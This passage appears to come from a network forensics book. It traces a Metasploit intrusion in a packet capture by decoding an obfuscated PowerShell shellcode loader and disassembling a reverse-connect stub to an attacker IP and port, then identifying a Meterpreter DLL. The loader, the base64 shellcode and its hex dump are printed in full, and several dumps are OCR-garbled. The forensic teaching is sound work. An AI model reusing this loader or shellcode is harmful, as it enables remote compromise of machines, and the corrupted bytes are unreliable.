eRKyiMF90fdovL17ZujLhY4VLSce2coue3ppqYfHYE4R/iH7h/KhaJN0GJR4yGm0fT8vJoIQSK5
f883iURxTMJ7Rkms6crfymhGBDm+up8TVypflNxdvsn4PWYHtU0VuzOiHKPIS/c63MVpOHlnwaj
U1M+fVX1yXJrm68sEs1hTnU0sSZj3GFN15aueHtjfLIim2tQVPOa+zI9oVD7JD6IY++QSvD0Sm8
gZ92JVhzTgI4hMRKTsE0o97Pc1FZZdwV3keYLEoJ63okf+QLRc1DBmKH9pk8Px10kkaUhgXxLBF
w4Rj9Qlcb6FI4+Ra+JPtUuyyrL+VSPtpRFodaXQDSDitTht7iWM7E1V/ftIgT0dnoxByPzr2zdviteContent and the second statement of the second
3zzRzSovuYbV0WS3JhCb1uUx3WldKEVDseEQLLnYwGuuLxKiT5VJCvpk01Vyi/4dMn5sX8qUQXX
ZBcFkyKk3BYMDGbnYvFun8h8XVY34NCK1TYRD6mZ1o72GMPEZ2eWXz9QuISRNPWwQr0YYCbBMIT
OUyfdm9ZDKJ1szocwjArnAUgxRAYH6t8HsWdBUK7JJCAjt31VA3YdqJZn2oUI32enpOyipVYbj2
FC6CbSLaygOwYx4hoKimB62UCL5bqk+h2snTFIXxzJzN9UzHA/nVXkUS5G4QBrk3ncWxKWYpVAY
Sot6xNw4NMjOVV8F000Z01EAnh6BCJCkADgyLQUBIe501/MOkVa4YCQEnV3fNhgO0EsPpb6rHRw
QT/13hFk178s2xSID4UV8QLDDuDSUIRUS2j/Fddn9b4e/aPtdGFVBDkRoWW9MzI1Mazo33662ab
FnsOxAEBIAaAgemjgmpxVHCoBHe1e4olUEz9iKmO2aD7SEVrRk2fAd0LLFax+9T+15qyBq65mPr
NiyW91ar9WqPLadYUU6dUt+61rSrt/M5w5qXQ/G8tZCrT4tPowr20Wbbp008sbrwunW3K6K5no7
Dzx/XPP94KPvXJc+NGhnVO2ZxRPcqdWTzshcmcVKXKerVo80eg/thrwfDxke+IXgpnSG6boj5sM
St7cWQs1Z2d22/WFzZnubcYuSeaHYoT3UQ+iTez0YNINF01xR4Wy4rIZztKyemhhZqD5stj8wsz
domGhQN3v4infL72uF0q23rDdub3A7ZF6zVSiNb5CHtoV+MCt9bM5XErdHqS/U5PUh8ziSkXVTK
Azp9nbZawaoDjgOQ45wgz4M3t+Av8s+DszRoPSsi1x7sY5uktXq4uJdSiwwm6O18gu6fjRnbSzi
GWZAI8zPrHcaXDQOM7HLaWqhafur8IGIiDC4SeCuySoQMcbddCbD+ITbYD+jp9BAA1iWT15d6cq
Tov48qDPR+fktBAk1vSu6fIdEgZwZxXW5WITRW1xXipDkr2dW5YuNtvdlpLM7hebJOds519Naz8
Vn/zNihwabwY/3c8SeZT/Z/SUUi8Yu3++k3wp+C9DfT3yEqQRVB8YDI/v76bX8D8Xx4uqOz4B3/
/Ckf52uEnl8Cff5P9ds5qy1CQAA"))
>>> result = gzip.GzipFile(fileobj=file_content)
>>> result.read()
```

We start by importing the input/output, Gzip, and base64 libraries. Next, we decode the content using base64 and obtain the decoded bytes. The decoded bytes are in Gzip compression and hence need decompression. We Gzip the contents and store the results in the result variable, and then we print the data:

```
Start-Sleep -s 1; function aTWP0 {
   Param ($c_, $z6yD)
   $eo5P8 = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object {
$_.GlobalAssemblyCache -And
$_.Location.Split(\'\\\\')[-1].Equals(\'System.dll\')
}).GetType(\'Microsoft.Win32.UnsafeNativeMethods\')
   return $eo5P8.GetMethod(\'GetProcAddress\').Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($eo5P8.GetMethod(\'GetModuleHandle\')).Invoke($null, @($c_)))), $z6yD))
}
function 14 {
   Param (
         [Parameter(Position = 0, Mandatory = $True)] [Type[]] $pT_A,
         [Parameter(Position = 1)] [Type] $qP = [Void]
   )
   $sB_x = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object
System.Reflection.AssemblyName(\'ReflectedDelegate\')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule(\'
InMemoryModule\', $false).DefineType(\'MyDelegateType\', \'Class, Public,
Sealed, AnsiClass, AutoClass\', [System.MulticastDelegate])
   $sB_x.DefineConstructor(\'RTSpecialName, HideBySig, Public\',
[System.Reflection.CallingConventions]::Standard,
$pT A).SetImplementationFlags(\'Runtime, Managed\')
   $sB_x.DefineMethod(\'Invoke\', \'Public, HideBySig, NewSlot, Virtual\',
$qP, $pT_A).SetImplementationFlags(\'Runtime, Managed\')
   return $sB x.CreateType()
}
[Byte[]]$jzwzy =
[System.Convert]::FromBase64String("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH
/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0Bxz
jqdfYDffq7fSR15FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/qX19aixLrjV1oMzIAA
Gh3czJfVGhMdyYHiej/0LiQAQAAKcRUUGqpqGsA/9VqCmjAqC6BaAIAEVGJ51BQUFBAUEBQaOoP
3+D/1ZdqEFZXaJmldGH/1YXAdAz/Tqh17GjwtaJW/9VqAGoEVldoAtnIX//VizZqQGqAEAAAVmo
AaFikU+X/1ZNTagBWU1doAtnIX//VAcMpxnXuww==")
$i13 =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((aT
WP0 kernel32.dll VirtualAlloc), (14 @([IntPtr], [UInt32], [UInt32],
[UInt32]) ([IntPtr]))).Invoke([IntPtr]::Zero, $jzwzy.Length,0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($jzwzy, 0, $i13,
$jzwzy.length)
$s9 =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((aT
WP0 kernel32.dll CreateThread), (14 @([IntPtr], [UInt32], [IntPtr],
[IntPtr], [UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero,0,$i13,[IntPtr]::Zero,0,[IntPtr]::Zero)
```

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((aT WP0 kernel32.dll WaitForSingleObject), (l4 @([IntPtr], [Int32]))).Invoke(\$s9,0xffffffff) | Out-Null'

We can see that we have decoded the entire payload and what we have is what looks like a reflective DLL injection. However, we can still see another base64-encoded string. Let's decode it as follows:

```
>>> base64.b64decode("/0iCAAAAYInlMcBki1Awi1IMi1Ui3IoD7dKJjH/rDxhfAIsIMHPDQHH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJiz
SLAdYx/6zBzw0BxzjgdfYDffg7fSR15Fi1WQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV10MzIAAGh3czJfVGhMdyYHiej/0LiQAQAAKc
RUUGgpgGsA/9VqCmjAqC6BaAIAEVGJ51BQUFBAUEBQaOOP3+D/1ZdqEFZXaJMIdGH/1YXAdAz/Tgh17GjwtaJW/9VqAGoEVldoAtnIX//VizZqQGAEAAVm
oAaFikU+X/12NTagBWUIdoAtnIX//VACMpxnXuww==")
'\xfc\xe8\x82\x00\x00\x00\x00\x89\xe51\xc0d\x8bP0\x8bR\x0c\x8bR\x14\x8br(\x0f\xb7J&1\xff\xac<a|x02, \xc1\xcfr\x01\xc7\xe2
\xf2RW\x8bR\x10\x8bJ<\x8bL\x11x\xe3H\x01\xd1\x4bL\x8bT\x8bL\x8bX\x1c\x01\xd3\x8bL\x8bL\x11x\xe3H\x02\x02
xe60\xf6\x03}\xf8;j&u\xe4X\x8bX$\x01\xd3\x8b\x90\x8bL\x12\x8bA\x1c\x01\xd3\x8bL\x8bL\x11x\x8bA\x8bL\x11x\x89A\x8bL\x12\x
xe0\xf6\x03}\xf8;j&u\xe4X\x8bX$\x01\xd3\x8b\x90\x8bL\x12\x8bA\x1c\x01\xd3\x8bL\x8bL\x11x\x89L\x8bL\x02\x00
0\x11Q\x89\xe6PPPP@P@Ph\xea\x0f\xdf\xe0\xff\xd5\x97j\x10Wh\x99\xa5ta\xff\xd5\x85\xc0t\x8c\xfN\x89\x02\xd9\xc8_\xff
\xd5\x01\xc3\xc6u\xee\xc3'
>>>
```

We can see the decoded values; this is the shellcode used by the attacker. Let's convert it into hex strings:

```
>>>import base64
```

>>>base64.b64decode("/OiCAAAAYInlMcBki1Awi1IMi1IUi3IoD7dKJjH/rDxhfAIsIMHPDQ HH4vJSV4tSEItKPItMEXjjSAHRUYtZIAHTi0kY4zpJizSLAdYx/6zBzw0BxzjgdfYDffg7fSR15 FiLWCQB02aLDEuLWBwB04sEiwHQiUQkJFtbYVlaUf/gX19aixLrjV1oMzIAAGh3czJfVGhMdyYH iej/0LiQAQAAKcRUUGgpgGsA/9VqCmjAqC6BaAIAEVGJ51BQUFBAUEBQaOoP3+D/1ZdqEFZXaJm ldGH/1YXAdAz/Tgh17GjwtaJW/9VqAGoEVldoAtnIX//VizZqQGgAEAAAVmoAaFikU+X/1ZNTag BWU1doAtnIX//VAcMpxnXuww==").hex()

The preceding program outputs the following:

fce882000006089e531c0648b50308b520c8b52148b72280fb74a2631ffac3c617c022c20c1cf0d01c7e2f252578b52108b4a3c8b4c1178e34801d1518b592001d38b4918e33a498b348b01d631ffacc1cf0d01c738e075f6037df83b7d2475e4588b582401d3668b0c4b8b581c01d38b491d0894424245b5b61595a51ffe05f5f5a8b12eb8d5d6833320000687773325f54684c77260789e8ffd0b89001000029c454506829806b00ffd56a0a68c0a82e81680200115189e6505050504050405068ea0fdfe0ffd5976a1056576899a57461ffd585c0740cff4e0875ec68f0b5a256ffd56a006a0456576802d9c85fffd58b366a406800100000566a006858a453e5ffd593536a005653576802d9c85fffd501c329c675eec3

We can view the preceding string in the form of shell code, as follows (there is an excellent web resource that converts hex string to x86 assembly: https://defuse.ca/online-x86-assembler.htm):

| Disassembly: | | |
|-------------------|-------|--------------------------------|
| 0: fc | cld | |
| 1: e8 82 00 00 00 | call | 0x88 |
| 6: 60 | pusha | |
| 7: 89 e5 | mov | ebp,esp |
| 9: 31 c0 | xor | eax,eax |
| b: 64 8b 50 30 | mov | edx,DWORD PTR fs:[eax+0x30] |
| f: 8b 52 0c | mov | edx,DWORD PTR [edx+0xc] |
| 12: 8b 52 14 | mov | edx,DWORD PTR [edx+0x14] |
| 15: 8b 72 28 | mov | esi,DWORD PTR [edx+0x28] |
| 18: 0f b7 4a 26 | movzx | ecx,WORD PTR [edx+0x26] |
| 1c: 31 ff | xor | edi,edi |
| 1e: ac | lods | al,BYTE PTR ds:[esi] |
| 1f: 3c 61 | cmp | al,0x61 |
| 21: 7c 02 | jl | 0x25 |
| 23: 2c 20 | sub | al,0x20 |
| 25: c1 cf 0d | ror | edi,0xd |
| 28: 01 c7 | add | edi,eax |
| 2a: e2 f2 | loop | Øx1e |
| 2c: 52 | push | edx |
| 2d: 57 | push | edi |
| 2e: 8b 52 10 | mov | edx,DWORD PTR [edx+0x10] |
| 31: 8b 4a 3c | mov | ecx,DWORD PTR [edx+0x3c] |
| 34: 8b 4c 11 78 | mov | ecx,DWORD PTR [ecx+edx*1+0x78] |
| 38: e3 48 | jecxz | 0x82 |
| 3a: 01 d1 | add | ecx,edx |
| 3c: 51 | push | ecx |
| | | |

Scrolling down the code, we have a few interesting lines that show the following:

| a6: | 68 | 29 | 80 | 6b | 00 | push | 0x6b8029 |
|-----|----|----|----|----|----|------|------------|
| ab: | ff | d5 | | | | call | ebp |
| ad: | 6a | 0a | | | | push | 0ха |
| af: | 68 | c0 | a8 | 2e | 81 | push | 0x812ea8c0 |
| b4: | 68 | 02 | 00 | 11 | 51 | push | 0x51110002 |

At line af (line 4), we have push 0x812ea8c0, which is in big-endian format. Let's convert this into endian format by reversing the bytes as c0a82e81. Converting this from a hex to an IP address, we have 192.168.46.129 and similarly for the next line, 51110002 whose first half in the little-endian format is the port which is 1151 (hex) to 4433(decimal).

4433 is the port being communicated to in the stream 3 of the network capture file. Additionally, if we look at the assembly in detail, we will find that the shellcode is used to connect back to the IP and port defined and gave the attacker some access to the target. Looking at the assembly is beyond the scope of this book. Hence, please check out the *Further reading* section if you want to learn more about assembly.

So, do we have the answers to all the questions in the beginning? Let's see:

- C2 server IP: 192.168.46.129
- C2 server port: 80 (shell), 4433 (unknown)
- Infected system IP: 192.168.46.128
- Infected system's port: 49273, 49724, and others
- Actions performed by the attacker:
 - The attacker gained shell access to the system when the user executed some malicious file from the desktop.
 - The attacker ran the dir command on the target and harvested the list of items in the current directory.
 - The attacker executed PowerShell and ran get-host for console host information.
 - The attacker ran another PowerShell script, which executed a highly obfuscated payload, which connected to the attacker's system on port 4433 and provided the attacker with some form of access:
 - Time of the attack: 13:01:13
 - **Duration of the attack**: 2:44 minutes (capture file properties)

Let's now view stream 3:

mode. ..@h.... (Z.@....text.... ..`.rdata...h.....j.......@..@.data....l....U..V.u.i \V.....YY..t..p.j@h....h....j.......@.......P.....h....Vh.....5@........5@....... @...@..... [®].A...p.u...2...;u.B...;,|..u.E..M.;.t.F.u.;,|.3.@_^[..],3..U..V.5@...W.}.w.V....YY.u.E......3. W.u..u..h.._^]..U.V.u.W.=@...v.W.B...YY.u3.E...'...\'~..H.@..\'.H.P.H.P.H.P.H.@...3.. .u.V..1..._^]...U..V.5@...W.}..w.V.....YY..u .E.....u.u.u.u.u.W.u.u.p..._^]..U...@.....9M u.E...3.]..]..t..U...@......9M.u.E....@.....E@].(.]..x...U... @....E.j....u.3...P..|...]...U.... V.u..E.W.}.Pj.WVj.......F..+....F..E.j.PW......5....E.Pj@.u..u...E. +.....G..E.P.u..u..u..u..u.j....._^..].U.....Sh.........]......V. 5....Wh....S..h,...S...hD...u....hP...u..E..h`...u..E..hp...u..E..u.h/....<...E.VW.}.W.....x.......hd...V SW.....l.....(...h....V.u.W.....p.....2...h ...V.u.W......@..t......h%...V.u.W......h.....F...hg...V.u.W.r......|..._^[..].U.... \$j..E.P.u.....E.Pj@.u..u.....E.Pj.u.u.j.....E.P.u.u.u.u.u.u.j......].U....Shx......]. .V.5....Wh....S..h...S...h...u...h...u..E...h...u..E...h...u..E...M.....QW.}.W.....QSW...... (...P.u.W......2...P.u.W.......P.u.W......F...PVW......H_^[..].U..QSV.....W.}.j@h. 0.....u.j@h. 3...F.f;N.s7.^,.....j.s.P.C.....Pj.....M..[(..F.A.M.;.|._^[..].U..V.u.WV.2....* ..Yt(.~...Vt..~..2.u.j....._^].j.....j.....U....SVW.}.W.L...E.3..1..... \$....W.u..E..GQ..h....W....Q.....E...u.jW^.....u.l.E.Ph....W..P.....u.h....W..Q....YY..t.E..u.u.u.3....u.u.u.u .S....E.... 3.....E...S..G...}....u?...}..u.S....u.u...u.....E..t..t..u.u.u.u.u.u.W.".....E...t P.u.V.0R...._.^[..].U.QWj0.E....J....Y...b..Vj0j.W.5...E....}...tIh....P.~..h(....7.G..o...h@.... 7.G..`..hT....7.G..Q...hd....7.G..B....>.5...ht...P..h....7.G..h....7.G..h....7.G..h....7.G..h. 7.G....M..G...t..H.....W.S..t].E.Q.G.....].Y. 1....0...u:9G.t..w....6.W.....Y..u..0...t .G j.P..YYW.5D....cH..Y..W.....Y.}.tD.w..:.6h....u...K...D......C.;.t.@...t..6..Y...u.....;w.u. [^.E._..].U...D...VW.0...~..u..G P.I...YY..u.9G.u..6..u....._^]..u..u..W.YY..U..VW.u...I....\$.....u..

When we filter to stream 3 and follow the stream, we get the preceding output, which looks like an executable, since the first few bytes contain the MZ magic byte, which is the default for executables and DLLs. Let's look further:

| /g?ggggggggg |
|---|
| <pre></pre> |
| 2.3.4.5.6.7.8.9.:;;<.=>?.@.A.B.C.D.E.F.G.H.I.J.K.L.M.N.O.metsrv.dll.Init. ReflectiveLoader@0.buffer_from_file.buffer_to_file.cha L_close.channel_create.channel_create_datagram.channel_create_pool.channel_create_stream.channel_default_io_handler.channel_destroy. nel_exists.channel_find_by_id.channel_get_buffered_io_context.channel_get_class.channel_get_flags.channel_get_d.channel_get_ntive context.channel_get_type.channel_interact.channel_is_flag.channel_is_interactive.channel_get_class.channel_destroy. hannel_write_to_buffered.channel_write_to_remote.command_deregister.command_deregister_all.command_handle.command_join_threads.comm register.command_register_all.core_update_desktop.core_update_thread_token_packet_add_completion_handler.packet_add_exception.packet dd_group.packet_add_request_id_packet_add_tlv_bool.packet_add_flv_group.packet_add_tlv_gword.packet_add_tlv_mav.packet_add_tlv_string scket_add_tlv_uint.packet_get_tlv_value_bool.packet_get_tlv_value_gword.packet_get_tlv_yalue_raw.packet_get_tlv_value_string.packet_get_tlv_value_gword.packet_get_tlv_value_wstring.packet_get_tlv_value_get_tlv_value_wstring.packet_get_type.packet_is_tlv_unit.packet_get_tlv_value_string.packet_get_tlv_value_wstring.packet_get_type.packet_is_tlv_unit_terminated.packet_get_tlv_value_string.packet_t smit.packet_transmit_empty_response.packet_transmit_response.scheduler_destroy.scheduler_initialize.sc |
| L_close.channel_create.channel_create_datagram.channel_create_pool.channel_create_stream.channel_default_io_nandler.channel_destroy. nnel_exists.channel_find_by_id.channel_get_buffered_io_context.channel_get_lass.channel_get_flags.channel_get_id.channel_get_native_ context.channel_get_type.channel_interact.channel_is_flag.channel_is_interactive.channel_one.channel_read.channel_read.from_buffer channel_write_to_buffered.channel_write_to_remote.command_deregister.command_deregister_all.command_handle.command_join_threads.comm register.command_register_all.core_update_desktop.core_update_thread_token.packet_add_completion_handler.packet_add_tlv_strin scket_add_tlv_uint.packet_add_tlv_bool.packet_add_tlv_group.packet_add_tlv_qword.packet_add_tlv_raw.packet_add_tlv_strin scket_add_tlv_uint.packet_create_response.packet_ddd_tlv_wstring_len.packet_dat_tlv_packet_get_tlv_packet_get_tlv_value_string.packet_get_tlv_value_gword.packet_removet.completion_handler.packet_drup_entry.packet_tlv_male. t_tv_value_uint.packet_get_tlv_value_bool.packet_get_tlv_value_gword.packet_get_tlv_value_raw.packet_get_tlv_walue_string.packet_get_tlv_wstring.packet_get_tlv_wstring.packet_get_tlv_wstring.packet_get_tlv_value_tring.packet_get_tlv_wstring.packet_transmit_response.s.cheduler_instit_string.packet_get_transmit_s.scheduler_instit_ascheduler_instit_ascheduler_instit_wstread.packet_transmit_s.scheduler_instit_ascheduler_instit_ascheduler_instit_s.scheduler_instit_ascheduler_instit_ascheduler_instit_ascheduler_instit_ascheduler_instit_ascheduler_instit_ascheduler_instit_ascheduler_instit_ascheduler_i |
| <pre>inel_exists.channel_find_by_id_channel_get_buffered_io_context.channel_get_class.channel_get_flags.channel_get_id.channel_get_native context.channel_get_type.channel_interact.channel_is_flag.channel_is_interactive.channel_open.channel_read.channel_read_from_buffer channel_set_buffered_io_handler.channel_write_to_remote.command_deregister.command_deregister_all.command_handle.command_join_threads.comm register.command_register_all.core_update_desktop.core_update_thread_token.packet_add_completion_handler.packet_add_tlv_string acket_add_tlv_uint_packet_add_tlv_bool.packet_add_tlv_group.packet_add_tlv_qword.packet_call_completion_handlers.packet_create.p et_create_group.packet_create_response.packet_destroy.packet_enum_tlv.packet_get_tlv_packet_get_tlv_group_entry.packet_get_tlv_meta. ete_t_tlv_string.packet_get_tlv_value_bool.packet_get_tly_value_qword.packet_get_tlv_value_remove_completion_handler.packet_t tlv_value_uint.packet_get_tlv_value_string.packet_det_type.scheduler_itext_itext_itext_itext_ent_packet_get_tlv_value_tring.packet_det_type.packet_itext_ite</pre> |
| <pre>_context.channel_get_type.channel_interact_channel_is_flag.channel_is_interactive.channel_open.channel_read.channel_read_from_buffer channel_wite_to_buffered.channel_write_to_remote.command_deregister.command_handle.command_handle.command_join_threads.com register.command_register_all.core_update_desktop.core_update_thread_token.packet_add_completion_handler.packet_add_exception.packet dd_group.packet_add_request_id.packet_add_tlv_bool.packet_add_tlvgroup.packet_add_tlv_qword.packet_add_tlv_aw.packet_add_tlv_strin acket_add_tlv_uint.packet_add_tlv_wstring.packet_add_tlv_wstring_len.packet_add_tlvs_packet_call_completion_handlers.packet_get_tlv_meta. etc_get_tlv_string.packet_get_tlv_value_bool.packet_get_tlv_value_gword.packet_get_tlv_gaue_raw.packet_get_tlv_value_string.packet_ tlv_value_uint.packet_get_tlv_value_wstring.packet_get_type.packet_is_tlv_unult_terminated.packet_remove_completion_handler.packet_t mit.packet_transmit_empty_response.packet_transmit_response.scheduler_destroy.scheduler_initialize.scheduler_initialize.scheduler_is_table.scheduler_</pre> |
| hannel_set_buffered_io_handler.channel_set_flags.channel_set_interactive.channel_set_native_io_context.channel_set_type_channel_wri channel_write_to_buffered.channel_write_to_remote.command_deregister.command_deregister_all.command_handle.command_join_threads.comm register.command_register_all.core_update_desktop.core_update_thread_token.packet_add_completion_handler.packet_add_exception.packet dd_group.packet_add_request_id.packet_add_tlv_bool.packet_add_tlv_group.packet_add_tlv_qword.packet_add_tlv_raw.packet_add_tlv_strin scket_add_tlv_uint.packet_add_tlv_wstring.packet_add_tlv_wstring_len.packet_add_tlvs.packet_call_completion_handlers.packet_create.p td_create_group.packet_create_response.packet_dotony.packet_get_tlv_value_group.packet_get_tlv_value_raw.packet_get_tlv_value_string.packet_ tlv_value_uint.packet_get_tlv_value_bool.packet_get_tlv_value _nacket_get_tlv_value_raw.packet_get_tlv_value_string.packet_t tlv_value_uint.packet_get_tlv_value_wstring.packet_get_type.packet_is_tlv_untl_terminated.packet_menvoec.completion_handler.packet_t mit.packet_transmit_pensoe.packet_transmit_response.s.cheduler_destroy.scheduler_initalize.sche |
| channel_write_to_buffered.channel_write_to_remote.command_deregister.command_deregister_all.command_handle.command_join_threads.comm register.command_register_all.core_update_desktop.core_update_thread_token.packet_add_completion_handler.packet_add_exception.packet dg_group.packet_add_request_id.packet_add_tlv_bool.packet_add_tlvgroup.packet_add_tlv_qword.packet_add_tlv_aw.packet_add_tlv_strin acket_add_tlv_uint.packet_add[tlvgwstring.packet_add_tlvwstring_len.packet_add_tlvs.packet_call_completion_handlers.packet_create.p et_create_group.packet_create_response.packet_destroy.packet_enum_tlv.packet_get_tlv.packet_get_tlvgroup_entry.packet_get_tlv_meta. ket_get_tlv_string.packet_get_tlv_value_bool.packet_get_tlype.packet_is_tlv_null_terminated.packet_merove_completion_handler.packet_t mit.packet_transmit_empty_response.packet_transmit_response.scheduler_destroy.scheduler_initialize.scheduler_in |
| register.command_register_all.core_update_desktop.core_update_thread_token.packet_add_completion_handler.packet_add_exception.packet dd_group.packet_add_request_id_packet_add_tlv_bool.packet_add_tlv_group.packet_add_tlv_qword.packet_add_tlv_naw.packet_add_tlv_strin acket_add_tlv_uint.packet_add_tlv_wstring.packet_add_tlv_string_len.packet_add_tlv_spacket_call_completion_handlers.packet_get_tlv_string et_create_group.packet_create_response.packet_destroy.packet_enum_tlv.packet_get_tlv_packet_get_tlv_group_entry.packet_get_tlv_meta. et_get_tlv_string.packet_get_tlv_value_bool.packet_get_tlv value_qword.packet_get_tlv_value_raw.packet_get_tlv_value_string.packet_ tlv_value_uint.packet_get_tlv_value_wstring.packet_get_type.packet_is_tlv_null_terminated.packet_remove_completion_handler.packet_t mit.packet_transmit_empty_response.packet_transmit_response.scheduler_destroy.scheduler_initialize.scheduler_initialize.scheduler_initialize.scheduler_scheduler_initialize.sc |
| dd group.packet_add_request_id.packet_add_tlv_bool.packet_add_tlvgroup.packet_add_tlv_qword.packet_add_tlv_raw.packet_add_tlv_strin acket_add_tlv_uint.packet_add_tlv_wstring.packet_add_tlv_wstring_len.packet_add_tlvs.packet_call_completion_handlers.packet_create.p et_create_group.packet_create_response.packet_destroy.packet_enum_tlv.packet_get_tlv_packet_get_tlv_group_entry.packet_get_tlv_meta. <cet_get_tlv_string.packet_get_tlv_value_bool.packet_get_tlv_value_qword.packet_get_tlv_value_raw.packet_get_tlv_value_string.packet_ tlv_value_uint.packet_get_tlv_value_bool.packet_get_tlvpe.packet_is_tlv_null_terminated.packet_percompletion_handler.packet_t smit.packet_transmit_empty_response.packet_transmit_response.scheduler_destroy.scheduler_initialize.scheduler_waitable.scheduler_destroy.packet_get_transmit_macket_waitable.scheduler_destroy.packet_get_transmit_macket_get_transmit_macket_get_transmit_macket_scheduler_initialize.scheduler_waitable.scheduler_destroy.packet_get_transmit_macket_get_transmit_macket_get_transmit_macket_get_get_get_get_get_get_get_get_get_g</cet_get_tlv_string.packet_get_tlv_value_bool.packet_get_tlv_value_qword.packet_get_tlv_value_raw.packet_get_tlv_value_string.packet_ |
| acket_add_tlv_uint.packet_add_tlv_wstring.packet_add_tlv_wstring_len.packet_add_tlvs.packet_call_completion_handlers.packet_create.p et_create_group.packet_create_response.packet_destroy.packet_enum_tlv.packet_get_tlv_packet_get_tlv_group_entry.packet_get_tlv_meta. cet_get_tlv_string.packet_get_tlv_value_bool.packet_get_tlv_value_qword.packet_get_tlv_value_raw.packet_get_tlv_value_string.packet_ tlv_value_uint.packet_get_tlv_value_wstring.packet_get_tlype.packet_is_tlv_null_terminated.packet_remove_completion_handler.packet_t mit.packet_transmit_empty_response.packet_transmit_response.scheduler_destroy.scheduler_initialize.scheduler_waitable.schedu |
| et_create_group.packet_create_response.packet_destroy.packet_enum_tlv.packet_get_tlv.packet_get_tlv_group_entry.packet_get_tlv_meta. cet_get_tlv_string.packet_get_tlv_value_bool.packet_get_tlv_value_qword.packet_get[tlv] value_naw.packet_get_tlv_value_string.packet_ tlv_value_uint.packet_get_tlv_value_wstring.packet_get_type.packet_is_tlv_null_terminated.packet_remove_completion_handler.packet_t mit.packet_transmit_empty_response.packet_transmit_response_scheduler_destroy.scheduler_initialize.scheduler_waitabe.schedule |
| <pre>xet_get_tlv_string.packet_get_tlv_value_bool.packet_get_tlv_value_qword.packet_get_tlv_value_raw.packet_get_tlv_value_string.packet_ _tlv_value_uint.packet_get_tlv_value_wstring.packet_get_type.packet_is_tlv_null_terminated.packet_remove_completion_handler.packet_t smit.packet_transmit_empty_response.packet_transmit_response.scheduler_destroy.scheduler_initialize.scheduler_insert_waitable.schedu</pre> |
| _tlv_value_uint.packet_get_tlv_value_wstring.packet_get_type.packet_is_tlv_null_terminated.packet_remove_completion_handler.packet_t smit.packet_transmit_empty_response.packet_transmit_response.scheduler_destroy.scheduler_initialize.scheduler_insert_waitable.schedu |
| ${\tt smit.packet_transmit_empty_response.packet_transmit_response.scheduler_destroy.scheduler_initialize.scheduler_insert_waitable.scheduler_destroy.scheduler_initialize.scheduler_insert_waitable.scheduler_destroy.scheduler_initialize.sched$ |
| |
| cignal unitable schedular unitable thread@4 k l l li [] X]k |
| _signal_wallablescheduler_wallable_thread@4KlFlXlKMX4K |
| @`i ql\$kxq |
| .hrrkr |
| xw.^r.Frxrqqqqqqqrrr |
| wwvvv <nnnfnvnnnnnnnn< td=""></nnnfnvnnnnnnnn<> |
| ,p8pFpZpjp~ppppppppqvvvjvPv |
| vvuuuuuuwhos"s |
| .>sNsdstsssssssstt"t2tNt^tntttttttt |
| @uRuhuxuq.\qBqFmXmjmm |
| |
| .7spl |
| |
| :kUrlWInternetOpenW.k.InternetCloseHandle.r.InternetConnectWInternetReadFileInternetSetOptionWX.HttpOpenRequestW^.Htt |
| ndRequestWZ.HttpQueryInfoWWININET.dll. |
| HttpCrackUrlWinHttpOpenWinHttpCloseHandleWinHttpConnectWinHttpReadDataWinHttpQueryOptionWinHttpSetOptionWi |
| <pre>tpOpenRequestWinHttpSendRequestWinHttpReceiveResponseWinHttpQueryHeadersWinHttpGetProxyForUr1.</pre> |
| HttpGetIEProxyConfigForCurrentUser.WINHTTP.dll.E.GetProcAddressX.FlushInstructionCacheVirtualAllocVirtualFreeVirtualPro |
| tVirtualQueryWriteProcessMemory<.LoadLibraryA?.LoadLibraryWGetModuleHandleAExitProcessSetUnhandledExceptionFi |
| ExitThreadGetLastErrorp.GetSystemDirectoryWGetVolumeInformationWGetComputerNameWb.FreeLibraryGetCurrentProcess. |
| etCurrentProcessIdGetCurrentThreadIds.SetLastErrorGetModuleHandleWD.LocalAlloc8.GetOverlappedResultResetEvent |
| riteFileReadFileR.CloseHandle.e.ConnectNamedPipeCreateEventWCreateNamedPipeASleepDuplicateHandle.p.SetHandleInfo |
| tionSetNamedPipeHandleStatePeekNamedPipeCreateFileWCreateNamedPipeWo.GetSystemDirectoryAGlobalFreeKERNEL32.dll |
| etThreadDesktoph.GetProcessWindowStationGetUserObjectInformationW.USER32.dllOpenProcessTokenOpenThreadTokenAdjustTok |
| rivileges. |
| locateAndInitializeSidv.InitializeAcl.w.InitializeSecurityDescriptorSetSecurityDescriptorDaclSetSecurityDescriptorSaclLo |
| pPrivilegeValueWSetEntriesInAclWADVAPI32.dllCoCreateGuidole32.dllCryptDecodeObjectExCryptImportPublicKeyInfoCry |
| tringToBinaryAGetFileSizeCreateFileACreateThreadTerminateThreadResumeThreadY.SetEventReleaseMutexWaitForS |

Scrolling down a bit, we can see numerous functions that denote common Metasploit keywords, such as **Type Length Value** (**TLV**)-based identifiers. The Meterpreter backdoor uses TLV communications.

Additionally, we have a variety of WIN API functions. This file is the Meterpreter DLL file being injected into the target's calling process on runtime. Hence, *some form of access* in the answered questions section is a Meterpreter access to the target. Looking further, we can see that the entire communication is encrypted, which is a common property of Meterpreter.

To sum up this investigation, we have the following key points:

- The attacker had shell access to the target system after connecting.
- The attacker ran the dir command on the Desktop folder. Hence, the culprit file allowing the attacker access is present on the desktop.
- The attacker ran a PowerShell command that contained a highly obfuscated payload.
- The payload contained the attacker's IP and port 4433 to connect to the attacker. This mechanism looks like an update to the existing shell, which is a feature in Metasploit where you can update your shell to a Meterpreter shell.
- Meterpreter DLL was downloaded to the victim system, and the connection was initiated on stream 3.

